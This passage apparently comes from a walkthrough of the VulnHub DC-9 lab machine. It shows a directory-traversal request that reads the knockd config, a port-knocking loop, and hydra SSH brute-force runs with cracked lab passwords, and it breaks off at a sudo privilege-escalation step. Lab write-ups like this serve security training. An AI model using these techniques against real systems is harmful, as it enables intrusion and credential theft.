
```
cat sched_debug.txt | awk '{print $2}' | sort -u | uniq
```



```
┌──(root💀kali)-[~/vulnHub/DC9/192.168.56.120/exploit/LFI]
└─# cat sched_debug.txt | awk '{print $2}' | sort -u | uniq

:
184
214
250
3408.002
agetty
apache2
ata_sff
cpuhp/0
cron
crypto
dbus-daemon
Debug
devfreq_wq
dhclient
edac-poller
in:imklog
in:imuxsock
ipv6_addrconf
jbd2/sda1-8
kauditd
kblockd
kcompactd0
kdevtmpfs
khugepaged
khungtaskd
kintegrityd
knockd
```

- knockd is a port knock server that listens for specific knock sequence before opening up a port.
- Earlier, tcp/22 SSH is filtered, port knocking could open it up.

5. Include knockd configuration files `/etc/knockd.conf`



```
GET /welcome.php?file=../../../../../../../../etc/knockd.conf HTTP/1.1
Host: 192.168.56.120
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36 OPR/82.0.4227.43
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.56.120/manage.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=5911rjjoifufku0hbfkcekm7k7
Connection: close
```

```
              Manage
            </li>
          </a>
          <a href="addrecord.php">
            <li>
              Add Record
            </li>
          </a>
          <a href="logout.php">
            <li>
              Log Out
            </li>
          </a>

        </ul>
      </div>
    </nav>

    <div class="main">
      <div class="inner">

        <h3>
          Logged in as admin
        </h3>

        <p>
        </p>
      </div>
    </div>

    <br />
    <br />

    <div class="clearfix">
    </div>

    <br />

    <footer>
      <div class="inner">

        File does not exist<br />
        [options]
        UseSyslog

        [openSSH]
        sequence    = 7469,8475,9842
        seq_timeout = 25
        command     = /sbin/iptables -I INPUT -s %IP% -p tcp
        --dport 22 -j ACCEPT
        tcpflags    = syn

        [closeSSH]
        sequence    = 9842,8475,7469
        seq_timeout = 25
        command     = /sbin/iptables -D INPUT -s %IP% -p tcp
        --dport 22 -j ACCEPT
        tcpflags    = syn
```


Port Knocking

1. Knock ports

```
for x in  7469 8475 9842; do nmap -Pn --host-timeout 201 --max-retries 0 -p $x 192.168.56.121; done
```

2. SSH opened up

```
nc $ip 22
```




```
┌──(root💀kali)-[~/vulnHub/DC9/192.168.56.120/exploit/LFI]
└─# nc $ip 22
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u1
```

Port 22 (SSH) - Bruteforce


1. Bruteforce SSH

```
hydra -L ../../exploit/bruteforce/usernames.txt -P ../../exploit/bruteforce/passwords.txt -o
/root/vulnHub/DC9/192.168.56.120/scans/tcp22/ssh_bruteforce.txt ssh://192.168.56.120
```



```
# Hydra v9.1 run at 2022-01-12 04:24:56 on 192.168.56.120 ssh (hydra -L .
exploit/bruteforce/passwords.txt -o /root/vulnHub/DC9/192.168.56.120/scan
[22][ssh] host: 192.168.56.120   login: chandlerb   password: UrAG0D!
[22][ssh] host: 192.168.56.120   login: joeyt   password: Passw0rd
[22][ssh] host: 192.168.56.120   login: janitor   password: Ilovepeepee
```


2. Access the machine
   - chandlerb: could not find anything
   - joeyt: could not find anything
   - janitor: found passwords under `/home/janitor/.secrets-for-putin`



```
janitor@dc-9:~$ cd .secrets-for-putin/
janitor@dc-9:~/.secrets-for-putin$ ls
passwords-found-on-post-it-notes.txt
janitor@dc-9:~/.secrets-for-putin$ cat passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~/.secrets-for-putin$
```

3. Obtain usernames to bruteforce


```
awk -F: '($3>=1000)&&($1!="nobody"){print $1}' /etc/passwd
```



```
janitor@dc-9:~/.secrets-for-putin$ awk -F: '($3>=1000)&&($1!="nobody"){print $1}' /etc/passwd
marym
julied
fredf
barneyr
tomc
jerrym
wilmaf
bettyr
chandlerb
joeyt
rachelg
rossg
monicag
phoebeb
scoots
janitor
janitor2
janitor@dc-9:~/.secrets-for-putin$
```

4. Bruteforce

```
hydra -L usernames.txt -P passwords.txt ssh://$ip -o ssh_bruteforce_2.txt
```




```
┌──(root💀kali)-[~/vulnHub/DC9/192.168.56.120/exploit/bruteforce/ssh]
└─# hydra -L usernames.txt -P passwords.txt ssh://$ip -o ssh_bruteforce_2.txt
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
 organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-12 22:30:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 102 login tries (l:17/p:6), ~7 tries per task
[DATA] attacking ssh://192.168.56.120:22/
[22][ssh] host: 192.168.56.120   login: joeyt   password: Passw0rd
[22][ssh] host: 192.168.56.120   login: fredf   password: B4-Tru3-001
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-12 22:30:50
```

   - joeyt:Passw0rd
   - fredf:B4-Tru3-001

Privilege Escalation to Root via SUDO binary


1. Check sudo access for `fredf`



```
User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:/opt/devstuff$ /opt/devstuff/dist/test/test
Usage: python test.py read append
fredf@dc-9:/opt/devstuff$
```

2. Locate & view contents of `test.py`

```
